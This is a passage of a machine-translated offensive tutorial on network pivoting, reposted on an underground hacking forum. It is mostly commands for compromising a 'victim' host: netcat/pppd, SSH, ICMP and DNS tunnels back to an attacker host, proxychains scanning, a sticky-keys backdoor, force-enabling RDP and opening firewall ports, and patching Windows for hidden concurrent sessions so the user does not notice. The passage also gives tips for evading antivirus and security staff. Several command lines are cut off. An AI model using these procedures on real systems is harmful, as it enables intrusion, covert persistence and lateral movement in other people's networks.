Code: Copy to clipboard

```
meterpreter> run autoroute -s 10.0.0.0/8
msf> use auxiliary/server/socks4a
```

To use a proxy on the attacker's side, we can:

- specify the proxy address in the settings of a particular program (there is a minus here - not all applications support proxy);
- force any application to proxy (this is called "soxification").

Soxification can be organized by the following command:

Code: Copy to clipboard

```
attacker> proxychains nmap -sT -Pn -n 192.168.0.0/24
```

This option is suitable for almost any application, even one that does not support proxy configuration, as it replaces library calls connect(), send() and recv(). However, there are nuances: proxing is not supported by programs that generate packets through raw sockets or do not use the libc library (that is, statically assembled).

In addition, we can do transparent proxying, for which the redsocks proxy is used. To configure it, prescribe the following: `/etc/redsocks.conf`

Code: Copy to clipboard

```
local_ip = 127.0.0.1;
local_port = 12345;
ip = 127.0.0.1;
port = 3128;
```

After that, you can run a proxy:

Code: Copy to clipboard

```
attacker> sudo iptables -t nat -A OUTPUT -p tcp -d 10.0.0.0/8 -j REDIRECT —to-ports 12345
attacker> sudo redsocks -c /etc/redsocks.conf
attacker> nmap -sT -Pn -n 10.0.0.0/24
```

Now we can directly send packets to the network we are interested in. Iptables will transparently intercept them for us and direct them to redsocks, which in turn will send packets directly to the proxy server. However, the use of raw sockets is still unacceptable because they are generated outside of iptables and routing.
Proxing still has some drawbacks:

- Only OSI levels above the fourth are proxied.
- the speed of new connections is low - the ports will be scanned slowly;
- Mainly TCP packets are proxyed.

A full-fledged VPN tunnel will save us from all these problems.

VPN tunnels

VPN tunnels are designed to provide the attacker with full access to the internal network or isolated VLAN and open the possibility for further comfortable promotion.

All tunnel use cases require administrator or root privileges. VPN **tunnel over TCP in one command (L3 tunnel)**
In Linux, we can very elegantly raise the tunnel without using a custom VPN server:

Code: Copy to clipboard

```
attacker> sudo pppd noauth pty 'nc -klp 5555'
victim#> pppd noauth persist pty 'nc attacker 5555' 172.16.0.1:172.16.0.2
```

The tunnel is created. Now, to turn victim into a gateway, you need to do the following:

Code: Copy to clipboard

```
victim#> echo 1 > /proc/sys/net/ipv4/ip_forward
victim#> iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Done, from now on we can direct traffic to the internal network as is, using only routing:

Code: Copy to clipboard

```
attacker> sudo route add -net 10.0.0.0/8 dev tun0
```

It is worth noting that using pppd, we can create a tunnel on the initiative of either party (victim or attacker). This means that we were able to bypass the problems with firewalls. Kernel support (module ppp_generic) is required.
And here's another way to raise the tunnel using IPIP:

Code: Copy to clipboard

```
attacker> sudo ip tunnel add tun0 mode ipip remote victim local attacker dev eth0
attacker> sudo ifconfig tun0 172.16.0.2/30 pointopoint 172.16.0.1
victim#> ip tunnel add tun0 mode ipip remote attacker local victim dev eth0
victim#> ifconfig tun0 172.16.0.1/30 pointopoint 172.16.0.2
```

VPN tunnel through SSH (L2/L3 tunnels)

If there is an SSH server on the victim or attacker, then this is enough to create a VPN. First you need to allow the connection in : `/etc/ssh/sshd_config`

Code: Copy to clipboard

```
PermitTunnel point-to-point
```

After that, you can create a connection:

Code: Copy to clipboard

```
attacker> sudo ssh -N tun@victim -w 0:0
attacker> sudo ifconfig tun0 172.16.0.1/30 pointopoint 172.16.0.2
victim#> ifconfig tun0 172.16.0.2/30 pointopoint 172.16.0.1
attacker> sudo route add -net 10.0.0.0/8 dev tun0
victim#> echo 1 > /proc/sys/net/ipv4/ip_forward
victim#> iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

To organize access to the network L3-tunnel will be enough. But if we want to not just scan ports, but perform attacks such as ARP/NBNS/DHCP-spoofing, we will need an L2 tunnel. To do this, prescribe the following: `/etc/ssh/sshd_config`

Code: Copy to clipboard

```
PermitTunnel ethernet
```

Restart the SSH server and connect:

Code: Copy to clipboard

```
attacker> sudo ssh root@victim -o Tunnel=ethernet -w any:any
victim#> brctl addbr br0; brctl addif br0 eth0; brctl addif br0 tap0; ifconfig eth0 0 promisc;
```

```
attacker> sudo dhclient tap0
```

As always, with L2 tunnels you need to be very careful: because of the slightest mistake when creating bridges, the remote machine will go into eternal offline. VPN **tunnels on Windows**
out of the box also support VPN (pptp/L2TP).

Moreover, you can manage from the command line thanks to the built-in component:

Code: Copy to clipboard

```
victim#> rasdial.exe netname username * /phonebook:network.ini
```

The config for looks like this: `network.ini`

Code: Copy to clipboard

```
[netname]
MEDIA=rastapi
Port=VPN9-0
DEVICE=rastapi
PhoneNumber=attacker
```

Disable VPN connections with the following command:

Code: Copy to clipboard

```
victim#> rasdial netname /disconnect
```

Do not forget about the classic OpenVPN, which works perfectly on both Linux and Windows. If you have administrator privileges, using it should not cause problems.

VPN tunnel through ICMP If internet access is not allowed, but ping is allowed, you can use hans and create an L3 tunnel in two commands (172.16.0.1 on attacker and 172.16.0.10 on victim):

Code: Copy to clipboard

```
attacker> sudo ./hans -s 172.16.0.1 -p passwd
victim#> ./hans -c attacker -p passwd -a 172.16.0.10
```

The client side for Windows works in a similar way, but it will require a tap interface that can be created using OpenVPN. VPN **tunnel through DNS**
One last time we return to DNS.

If the DNS settings allow resolutions of arbitrary domains, which happens quite often, then with the help of iodine we can create a full-fledged L3-tunnel (172.16.0.1 on attacker and 172.16.0.2 on victim):

Code: Copy to clipboard

```
attacker> sudo ./iodined -f 172.16.0.1 -P passwd attacker.tk
victim#> ./iodine -f -P passwd attacker.tk
```

VPN tunnels can be organized both directly between attacker and victim, and a combination of different port forwarding techniques. For example, we can use the combination DNS2TCP + pppd instead of the iodine DNS tunnel.
Summing up under this section, I would add that the use of VPN tunnels, although it gives comfortable access to the network, is still not a mandatory stage in
penetration. If this cannot be done easily, then it is impractical to waste time on trableshuting. Pretty good old traffic proxing is almost always enough.

Organization of GUI A lot of problems in post-operation are created by GUI-programs.

Despite the fact that we always prefer the command line, it is impossible to get rid of the GUI completely.
In Linux, as a rule, a GUI is rarely required during post-operation - almost all programs have a CLI interface, and the system usually acts as a
server. And the OS itself offers quite flexible solutions for providing GUI.
Another thing with
Windows. The vast majority of programs simply do not have a console interface. Configure the system largely using the GUI. The same applies to some hacking tools under Windows. On the one hand, Windows always has built-in RDP for remote graphics sessions, but on the other hand, on client versions of Windows, which are the majority, their use will lead to the blocking of the current user's session. The user will begin to throw out our session in response, and such "swings" will eventually cause alarm among security. Fast GUI
Session There is an old but **trouble-free** trick called sticky keys that allows you to run programs without logging into Windows:

Code: Copy to clipboard

```
victim#> reg add 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Optic
```

I recommend using this method through the program startup handler, and not through file replacement, since antiviruses sometimes burn this.
If RDP is suddenly disabled, you can do the following:
`cmd.exe → sethc.exe`

Code: Copy to clipboard

```
victim#> reg add 'HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server' /v fDenyTSConnections
victim#> sc config TermService start= auto
victim#> net start TermService
victim#> netsh.exe firewall add portopening TCP 3389 'Remote Desktop'
victim#> netsh advfirewall firewall add rule name='Remote Desktop' dir=in action=allow protocc
```


Also make sure that there is no NLA on the remote machine:

Code: Copy to clipboard

```
victim#> reg add 'HKLM\system\currentcontrolset\control\Terminal Server\WinStations\RDP-Tcp' /
```

The described method is simple and beautiful - connect via RDP and instead of the logon press shift five times.

RDP connection with user session saving



This method works on both XP and 10

This technique has helped me out more than once when it was necessary to run a GUI program. But alas, it has a disadvantage: since a full-fledged RDP-session when launching programs in this way is not

created, we will have only a couple of minutes until we fall off on time-out. Often this time is enough.
But if not? Parallel **access via RDP**
As mentioned, the main problem is not to block the session of the logged-in user.

There are several solutions for patching the termservice service and removing restrictions on the number of concurrent sessions. The most tested option was rdpwrap. Patch RDP and make it multisessional with one command:

Code: Copy to clipboard

```
victim#> RDPWInst.exe -i -s
```

The project, alas, does not support Windows XP, here another solutionwill come in handy:

Code: Copy to clipboard

```
victim#> termsrv_patcher.exe --patch
```

Now, using a temporary local or domain account, you can log in via RDP and open shortcuts on the victim desktop while he works in his session and does not suspect anything:

Code: Copy to clipboard

```
attacker> rdesktop victim
```

Pivoting's findings

are a big part of the post-operation phase. I have tried to cover the related tasks in chronological order:

- File transfer
- port forwarding and firewall bypassing;
- Gaining access to the network through a proxy or VPN.

Of course, there are more specific cases than those presented in the article. However, using a combination of the presented techniques, you can emerge victorious from any situation.
Insufficient pivoting can lead to an unfortunate failure when a hack was made, the required rights were obtained, but the ultimate goal was not taken due to some technical formalities - the attacker was for NAT and could not accept the reverse shell or the program could not be launched due to the need for a GUI, and the user constantly ended the RDP
session.
You can see that many pivoting techniques can be used without administrator or root privileges.

There is a certain stereotype that after gaining access to the system, it is necessary to raise privileges. Yes, administrative rights are, of course, a good thing. However, in my practice, there were two illustrative cases when penetration occurred with both Windows and Linux, and without superuser rights. Quick attempts to raise privileges did not lead to success, but was it really necessary? Even without administrative rights, the attacked systems could well be used to send traffic to the internal network, in which it is usually not so difficult to find a vulnerable component and get full rights on it. As a result, in both cases, the domain controllers fell and the entire internal infrastructure was hijacked. Even one, the most insignificant RCE can lead to fatal consequences for the entire infrastructure, the

entire
business. No firewalls and other preventive measures are able to deter a hacker who has already managed to penetrate the network.
@s0i37
source: hacker.ru

Complaint Like + Quotation Answer

Kindred, DrSleep, RNAZI and 8 more

Write an answer...

Attach files Answer

Underground › **Network Vulnerabilities / Wi-F...** ›

Style selection English (RU)
Help Home